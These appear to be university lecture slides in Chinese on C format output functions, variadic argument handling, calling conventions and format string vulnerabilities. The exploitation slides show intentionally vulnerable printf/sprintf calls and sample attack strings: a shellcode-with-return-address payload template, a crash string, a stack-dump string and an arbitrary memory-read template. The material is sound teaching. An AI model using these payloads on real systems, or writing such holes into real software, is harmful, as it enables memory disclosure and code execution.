



## 第6章 格式化输出

---

北京邮电大学 徐国胜

[guoshengxu@bupt.edu.cn](mailto:guoshengxu@bupt.edu.cn)



# 目录

---

格式化输出函数

变参函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结



# 格式化输出

---

- 格式化输出函数参数由一个格式字符串和可变数目的参数构成
  - 格式化字符串提供了一组可以由格式化输出函数解释执行的指令
  - 用户可以通过控制格式字符串的内容来控制格式化输出函数的执行
- 变参函数在C语言中实现的局限性导致格式化输出函数的使用中容易产生漏洞！

# 漏洞程序示例

```
1. #include <stdio.h>
```

```
2. #include <string.h>
```

```
3. void usage(char *pname) {
```

```
4.     char usageStr[1024];
```

```
5.     snprintf(usageStr, 1024,  
                "Usage: %s <target>\n",  
                pname);
```

```
6.     printf(usageStr);
```

```
7. }
```

```
8. int main(int argc, char * argv[]) {
```

```
9.     if (argc < 2) {
```

```
10.         usage(argv[0]);
```

```
11.         exit(-1);
```

```
12.     }
```

```
13. }
```

**pname**的运行时值将替换  
格式字符串中的**%s**从而构  
造用法**usage**字符串

调用**printf()**函数输出  
**usage**信息

程序的实际名字由用户  
输入（ **argv[0]** ）并作  
为参数传递给**usage()**  
函数



# 目录

---

格式化输出

变参函数

格式化输出函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结



## 变参函数

---

- 变参函数既可以通过UNIX System V实现，也可以通过ANSI C实现。
- 两种方式都要求变参函数的用户不违反开发者提供的契约。



## ANSI C 标准参数 - 1

---

- 在ANSI C的标准参数方式（也称为 `stdarg`）中，变参函数是通过使用一个部分参数列表后跟一个省略号进行声明的。
- 若要调用一个变参函数，仅需指定该次调用中所需数目的参数即可：`average(3, 5, 8, -1);`



## 使用stdarg实现average()函数

---

```
1. int average(int first, ...) {  
2.     int count = 0, sum = 0, i = first;  
3.     va_list marker;  
4.     va_start(marker, first);  
5.     while (i != -1) {  
6.         sum += i;  
7.         count++;  
8.         i = va_arg(marker, int);  
9.     }  
10.    va_end(marker);  
11.    return(sum ? (sum / count) : 0);  
12. }
```





## ANSI C 标准参数 - 3

---

- 变参函数 **average** () 接受一个独立的定参，其后跟着一个变参列表。
- 对该变参列表中的参数不会执行任何类型检查。
- 省略号之前通常有一个或多个定参，而省略号则必须出现在参数列表的最后。



## ANSI C 标准参数-3

---

- ANSI C 为了实现变参函数所提供的宏，`va_start()`，`va_arg()` 和 `va_end()` 的定义。
- 这些定义在头文件 `stdarg.h` 中的宏，全部作用于 `va_list` 数据类型以及使用 `va_list` 类型声明的参数列表之上。

## 可变参数宏定义示例-1

```
■#define _ADDRESSOF(v) (&(v))  
■#define _INTSIZEOF(n) \  
((sizeof(n)+sizeof(int)-1) & ~(sizeof(int)-1))
```

```
■typedef char *va_list;
```

变量`maker`被声明为`va_list`类型

```
■#define va_start(ap,v)  
(ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v))
```

在使用变量`maker`之前，首先必须调用`va_start()`对它进行初始化

```
■#define va_arg(ap,t) (*(t *)((ap+=_INTSIZEOF(t))-  
_INTSIZEOF(t)))
```

```
■#define va_end(ap) (ap = (va_list)0)
```

## 可变参数宏定义示例- 2

```
#define _ADDRESSOF(v) (&(v))
#define _INTSIZEOF(n) \
((sizeof(n)+sizeof(int)-1) & ~(sizeof(int)-1))

typedef char *va_list;

#define va_start(ap,v) \
(ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v))
#define va_arg(ap,t) (*(t *)((ap+=_INTSIZEOF(t))- \
_INTSIZEOF(t)))
#define va_end(ap) (ap = (va_list)0)
```

第4行调用  
了va\_start()并且传递  
参数marker以及最后  
一个定参 ( first)



## 可变参数宏定义示例-3

---

- 宏 `va_arg()` 需要一个已初始化的 `va_list` 和下一个参数的类型。
- 这个宏可以根据这些信息返回下一个参数的值，并且相应地递增参数指针。
- `average ()` 第8行调用 `va_arg()` 宏，通过循环，获取第2个直至最后一个参数。
- 最后，在函数返回之前，调用 `va_end()` 来执行清理工作。




## 可变参数宏定义示例-4

---

- 参数列表的终止条件是函数的实现者和使用者之间的一个契约。
- 在函数 `average ()` 的实现中，变参列表的终止是由一个值为-1的参数所指定的。
- 如果程序员在调用该函数时忘记传入这个特殊的参数，则函数将继续处理下一个参数，直到遇到-1或者发生异常为止。

## 采用字符指针定义的va\_list类型- 1



图示例了在这些系统中调用函数 **average(3,5,8,-1)** 时，参数被如何按序安排在栈上



## 采用字符指针定义的va\_list类型- 2

---

- 在用va\_start() 初始化字符指针后，字符指针指向最后一个定参之后的那个参数。
- va\_start()宏将该参数的（类型）大小加上最后一个定参的地址。
- 当va\_start()返回时， va\_list将指向第一个可选参数的地址。





## 采用字符指针定义的va\_list类型- 3

---

- 并不是所有系统都把va\_list类型定义成字符指针。
- 一些系统将其定义成指针数组，另外一些系统则把它放在寄存器中作为参数传递。
- 当参数在寄存器中传递时， va\_start ()可能不得不为它们分配内存空间。
- 宏va\_end()就被用来释放分配的内存空间。

- 所有的参数都逆序压入栈中。
- `__cdecl` 调用约定要求每一个函数调用都包含栈清理代码。
- 因为每次调用者都会对栈进行清空，所以这个调用约定支持对变参函数的使用。
- 这成了支持变参函数的必备条件，因为编译器不可能在没有检查实际调用的情况下确定到底向函数中传入了几个参数。



## \_\_stdcall

---

\_\_stdcall调用约定用于调用Win32 API函数。


- 这个约定不支持变参函数，因为它是由被调用函数来执行清空栈操作的。
- 这就意味着当生成代码从栈中弹出实参时，编译器无法事先确定将有多少个参数被传递进函数中。



## `__fastcall`

---

- `__fastcall`调用约定会尽可能地将函数的参数放在寄存器中传递。
- 前两个双字或更小的参数将被放入寄存器 `ecx` 和 `edx` 中。
- 其余的参数按从右至左的原则传递。
- 被调用的函数将参数从栈中弹出。



	<code>__stdcall</code>	<code>__cdecl</code>	<code>__fastcall</code>
参数传递方式	右->左 压栈	右->左 压栈	左边开始的两个不大于 4 字节 (DWORD) 的参数分别放在 ECX 和 EDI 寄存器，其余的参数仍旧自右向左压栈传送
清理栈方	被调用函数清理（即函数自己清理），多数情况使用这个	调用者清理	被调用者清理栈
适用场合	Win API	c/C++ MFC 默认方式，可变参数的时候使用	速度快
C 编译修饰约定（它们均不改变输出函数名中的字符大小写）	约定在输出函数名前加上一个下划线前缀，后面加上一个“@”符号和其参数的字节数，格式为 <code>_functionname@number</code>	约定仅在输出函数名前加上一个下划线前缀，格式为 <code>_functionname</code>	调用约定在输出函数名前加上一个“@”符号，后面也是一个“@”符号和其参数的字节数，格式为 <code>@functionname@number</code> 。
C++ 修饰	见下面的“四、名字修饰约定”		

## 使用varargs实现的average()函数- 1

```
1. int average(va_alist) va_dcl {
2.     int i, count, sum;
3.     va_list marker;
4.     va_start(marker);
5.     for (sum = count = 0;
           (i = va_arg(marker, int)) != -1;
           count++)
6.         sum += i;
7.     va_end(marker);
8.     return(sum ? (sum / count) : 0);
9. }
```

Unix System V的宏（  
定义于varargs.h中）  
的运作方式稍微不同  
于ANSI标准参数



# 目录

---

格式化输出

变参函数

格式化输出函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结



## 格式化输出函数-1

---

- `fprintf()` 按照格式字符串的内容将输出写入流中。
- 流、格式字符串和变参列表一起作为参数提供给函数。
- `printf()` 等同于 `fprintf()`，除了前者假定输出流为 `stdout` 外。
- `sprintf()` 等同于 `fprintf()`，但是输出不是写入流而是写入数组中。





## 格式化输出函数-2

---

- `snprintf()` 等同于 `sprintf()` ，但是它指定了可写入字符的最大值 `n`。
- 当 `n` 非零时，输出的字符超过 “`n-1`” 的部分会被舍弃而不会写入数组中。并且，在写入数组的字符末尾会添加一个空字符。



## 相同的函数

---

■ `vfprintf()`

■ `fprintf()`

■ `vprintf()`

■ `printf()`

■ `vsprintf()`

■ `sprintf()`

■ `vsnprintf()`

■ `snprintf()`

当参数列表是在运行时决定时，这些函数非常有用。



## syslog().

---

- 另外一个名为 `syslog()` 的格式化输出函数并没有定义在 **C99** 规范中，但是包含在 **SUSv2** 中。
- 这个函数接受一个优先级参数、一个格式规范以及该格式所需的任意参数，并且在系统的日志记录（ **syslogd** ）中生成一条日志消息。
- `syslog()` 函数：
  - 最先出现在 **BSD 4.2**
  - **Linux and UNIX** 支持
  - 未得到 **Windows** 系统的支持



## 格式字符串 - 1

---

- 格式字符串是由普通字符（包括%）和转换规范构成的字符序列。
- 普通字符被原封不动地复制到输出流中。
- 转换规范根据与实参对应的转换指示符对其进行转换，然后将结果写入输出流中。
- 转换规范通常以%开始按照从左向右的顺序解释。



## 格式字符串 - 2

---

- 当参数过多时，多余的将被忽略。
- 而当参数不足时，则结果是未定义的。
- 一个转换规范组成：
  - 可选域：
    - 标志、宽度、精度以及长度修饰符
  - 必需域：
    - 转换指示符，按照下面的格式

■ `%[flags] [width] [.precision] [{length-modifier}] conversion-specifier.`



## 格式字符串 - 3

---

■ 例如 `%-10.8ld`:

- - 是标志位,
- 10代表宽度,
- 8代表精度,
- l是长度修饰符,
- d是转换指示符

■ 这个转换规范将一个long int型的参数按照十进制格式打印, 在一个最小宽度为10个字符的域中保持最少8位左对齐。

■ 最简单的转换规范仅仅包含一个%和一个转换指示符 (例如%s)。



## 转换指示符-1

---

- 转换指示符用来指示所应用的转换类型。
- 它是唯一必需的格式域，出现在任意可选格式域之后。
- 标志位用来调整输出和打印的符号、空白、小数点、八进制和十六进制前缀等。
- 一个格式规范中可能包含一个或多个标志。



## 宽度

---

宽度是一个用来指定输出字符的最小个数的十进制非负整数。如果输出的字符个数比指定的宽度小，就用空白字符补足。

如果指定的宽度较小也不会引起输出域的截断。如果转换的结果比域宽大，则域会被扩展以容纳转换结果。

如果使用星号（\*）来指定宽度，则宽度将由参数列表中的一个int型的值提供。

- 在参数列表中，宽度参数必须置于被格式化的值之前。





## 精度

---

- 精度是用来指示打印字符个数、小数位数或者有效数字个数的非负十进制整数。
- 精度域可能会引起输出的截断或浮点值的舍入。
- 如果精度域是一个星号（\*），那么它的值就由参数列表中的一个int参数提供。
- 在参数列表中，精度参数必须置于被格式化的值之前。



## 限制

---

- GCC3.2.2 中的格式化输出函数可以处理最大为 `INT_MAX`（在 `IA_32` 上是 2,147,483,647）的宽度和精度域。
- 格式化输出函数还以 `int` 的形式 **保持和返回** 被输出字符的总个数。
- 甚至当这个总个数的值超过了 `INT_MAX` 时它仍然会继续增加，从而引起带符号的整数溢出，结果得到一个带符号的负值。
- 如果按照无符号数来解释的话，那么直到发生无符号整型溢出之前这个数都是准确的。



# Visual C++ .NET

---

- Visual C++ .NET中各个格式化输出函数共享一个通用的格式字符串规范定义。
- 格式字符串通过一个名为\_output()的共用函数进行解释。
- \_output()基于从格式字符串中读出的字符和当前的状态来解析格式字符串并决定应该执行的动作。



# 限制

---

- `_output()` 函数使用一个带符号整数来存储宽度并且允许宽度值大至 `INT_MAX`。
- 因为 `_output()` 函数未对带符号整数溢出进行检测和处理，因此超过 `INT_MAX` 的值可能会导致非预期的结果。
- `_output()` 函数同样使用带符号整数来存储精度，但它同时还使用一个512字符的转换缓冲区。
- 当这个值为负数时 `_output()` 主循环将会退出，从而值就被限制在 `INT_MAX+1` 和 `UINT_MAX` 之间了。



## 长度修饰符

---

- Visual C++不支持C99中的长度修饰符h, hh, l, 和 ll。
- 它提供的l32长度修饰符与长度修饰符l的功能完全一致, 而l64长度修饰符则与长度修饰符ll的作用相似。
- l64可以用于打印long long int所表示的所有值, 不过当使用n转换指示符时只写出32位。



# 目录

---

格式化输出

变参函数

格式化输出函数

对于格式化输出函数的漏洞利用

栈随机化

缓解策略

著名的漏洞

总结




# 对格式化输出函数的漏洞利用

---

由于在WU-FTP 中发现了格式字符串漏洞（**format string vulnerability**），格式化输出成了安全社区关注的焦点。

当使用的格式字符串（或部分字符串）是由用户或其他**非信任来源**提供的时候，就有可能出现格式字符串漏洞。

当格式化输出例程对一个数据结构进行越界写时就可能会导致缓冲区溢出。



# 缓冲区溢出

---

- 向字符数组中写入数据的格式化输出函数，会假定存在任意长度的缓冲区，从而导致它们易于造成缓冲区溢出。

- 1. `char buffer[512];`

- 2. `sprintf(buffer, "Wrong command: %s\n", user)`

- 因使用**`sprintf()`**所导致的缓冲区溢出漏洞，该漏洞发生于将转换指示符**`%s`**替换成用户提供的字符串。

- 任何长度大于**495**字节的字符串都会导致越界写（**512**字节-**16**个字符字节-**1**个空字节）。




## 可伸展的缓冲区-1

```
1. char outbuf[512];
2. char buffer[512];
3. sprintf(
    buffer,
    "ERR Wrong command: %.400s",
    user
);
4. sprintf(outbuf, buffer);
```

第3行中的**sprintf()**调用并不会被直接利用，因为转换指示符**%.400s**限制了仅能写入**400**字节。

## 可伸展的缓冲区-2



```
1. char outbuf[512];
2. char buffer[512];
3. sprintf(
    buffer,
    "ERR Wrong command: %.400s",
    user
);
4. sprintf(outbuf, buffer);
```

同样的调用可被用于间接地攻击第4行中的 **sprintf()** 调用，例如用户通过使用下述值：

`%497d\x3c\xd3\xff\xbf<no  
ps><shellcode>`

## 可伸展的缓冲区-3

```
1. char outbuf[512];  
2. char buffer[512];  
3. sprintf(  
    buffer,  
    "ERR Wrong command: %.400s",  
    user  
);  
4. sprintf(outbuf, buffer);
```

在第3行调用的**sprintf()**直接将该字符串插入缓冲区。

`%497d\x3c\xd3\xff\xbf<nops><shellcode>`

## 可伸展的缓冲区-4

```
1. char outbuf[512];  
2. char buffer[512];  
3. sprintf(  
    buffer,  
    "ERR Wrong command: %.400s",  
    user  
);  
4. sprintf(outbuf, buffer);
```

%497d\x3c\xd3\xff\xbf<nops><shellcode>

然后这个缓冲区数组将被作为格式字符串参数传递给在第4行被第二次调用的sprintf()。



## 可伸展的缓冲区- 5

---

- 格式规范**%497d**指示函数**sprintf()**从栈中读出一个假的参数并向缓冲区中写入**497**个字符。
- 包括格式字符串中的普通字符在内，现在写入的字符总数已经超过了**outbuf**的长度**4**个字节。
- 用户输入可被操纵用于覆写返回地址，也就是拿恶意格式字符串参数中提供的利用代码的地址（**0xbfffd33c**）去覆盖该地址。
- 在当前函数退出时，控制权将以与栈粉碎攻击相同的方式转移给利用代码。

## 可伸展的缓冲区-6

```
1. char outbuf[512];  
2. char buffer[512];  
3. sprintf(  
    buffer,  
    "ERR Wrong command: %.400s",  
    user  
);  
4. sprintf(outbuf, buffer);
```

这个例子中的编程缺陷是由于在第4行不恰当地调用了**sprintf()**函数来实现字符串的复制功能，其实这里应该使用**strcpy()**或**strncpy()**




## 可伸展的缓冲区-6

---

```
1. char outbuf[512];  
2. char buffer[512];  
3. sprintf(  
    buffer,  
    "ERR Wrong command: %.400s",  
    user  
);  
4. sprintf(outbuf, buffer);
```

如果在这里使用**strcpy()**来代替**sprintf()**，  
就能够消除这个漏洞。



# 输出流

---

- 将结果输出到流而不是输出到文件中的格式化输出函数（例如 `printf()`）也可能导致格式字符串漏洞。

```
1. int func(char *user) {  
2.     printf(user);  
3. }
```

- 如果用户能够部分或者全部控制用户参数，那这个程序就会被利用从而导致程序崩溃、查看栈内容、查看内存内容或覆写内存。





# 使程序崩溃 - 1

---

- 格式字符串漏洞通常是在程序崩溃的时候才被发现。
- 在**UNIX**系统中，存取无效的指针会引起进程收到**SIGSEGV**信号。
- 除非能够捕捉并处理，否则程序将会非正常终止并导致核心转储（**dump core**）。

# 使程序崩溃 - 2

- 当用以下格式字符串调用格式化输出函数时，就会触发无效指针存取或未映射的地址读取：

```
printf ("%s%s%s%s%s%s%s%s%s%s%s%s");
```

- 转换指示符 **%s** 显示执行栈上相应参数所指定的地址的内存。



# 查看栈内容-1

- 攻击者还可以利用格式化输出函数来检查内存的内容。
- 反汇编 `printf()` 调用:

```
char format [32];  
strcpy(format, "%08x.%08x.%08x.%08x");
```


```
printf(format, 1, 2, 3);
```

```
1. push 3  
2. push 2  
3. push 1  
4. push offset format  
5. call _printf  
6. add esp,10h
```


参数被以逆序压入栈中。

参数在内存中出现的顺序与在`printf()`调用时出现的顺序是一致的。

## 查看栈内容-2




## 查看栈内容- 3




紧邻参数之后的内存中包含有调用函数的自动变量，后者包括format字符串0x2e253038的内容。

## 查看栈内容- 4




本例中的格式字符  
`%08x.%08x.%08x.%08x`指  
示函数`printf()`从栈中取回4  
个参数并将它们  
以8位十六进制数的形式显  
示出来。

## 查看栈内容- 5



随着每一个参数被相应的格式规范所耗用，参数指针的值也根据参数的长度不断递增。


## 查看栈内容- 6




格式字符串中的每一个别  
**%08x**都会从参数指针指定  
的位置读入一个被解释为**int**  
型的值。



## 查看栈内容- 7



## 查看栈内容- 8



第四个“整数”包含格式字符串%08x的ASCII码的前四个字节。



## 查看栈内容-9

---

- 包括`printf()`在内的格式化输出函数使用一个内部变量来标志下一个参数的位置。
- 栈的内容或栈指针并没有被修改，因此执行将按预期继续进行下去，直到控制权返回给调用程序。
- 格式化输出函数将以这种形式持续显示内存中的其他内容，直到在格式字符串中遇到一个空字节。



## 查看栈内容- 10

---

- 在显示完当前执行函数的剩余自动变量之后，**printf()**将显示当前执行函数的栈帧（包括当前执行函数的返回地址和参数）。
- 由于**printf()**在内存中是按顺序“移动”的，所以它将会显示调用函数的同样的信息。
- 一个函数调用一个函数，以此类推，直至整个栈。



## 查看栈内容- 11

---

- 使用这个技术，有可能重建大部分的栈内存。
- 攻击者可以使用这些数据来决定程序的偏移量或其他信息，从而进一步利用该漏洞或其他漏洞。



## 查看内存内容- 1

---

- 转换指示符**%s**显示参数指针所指定的地址的内存，将它作为一个**ASCII**字符串处理，直至遇到一个空字符。
- 如果攻击者能够通过操纵这个参数指针来“引用”一个特定的地址，那么转换指示符**%s**将会输出该位置的内存内容。
- 参数指针可以使用转换指示符**%x**进行前向移动。




## 查看内存内容-2

---

- 它所能移动的距离仅受格式字符串的大小所限制。
- 攻击者就能够在调用函数的自动变量中插入一个地址。
- 如果格式字符串被存储为一个自动变量，那么地址就能被插入在字符串的开始部分。
- 攻击者可以按照下面的格式创建一个格式字符串来查看指定地址的内存：
- ***address** advance-argptr %s*

# 查看某个具体位置的内存- 1

Memory:



*address advance-argptr %s*  
*\xdc\x5\x42\x01%x%x%x%s*

% x % x

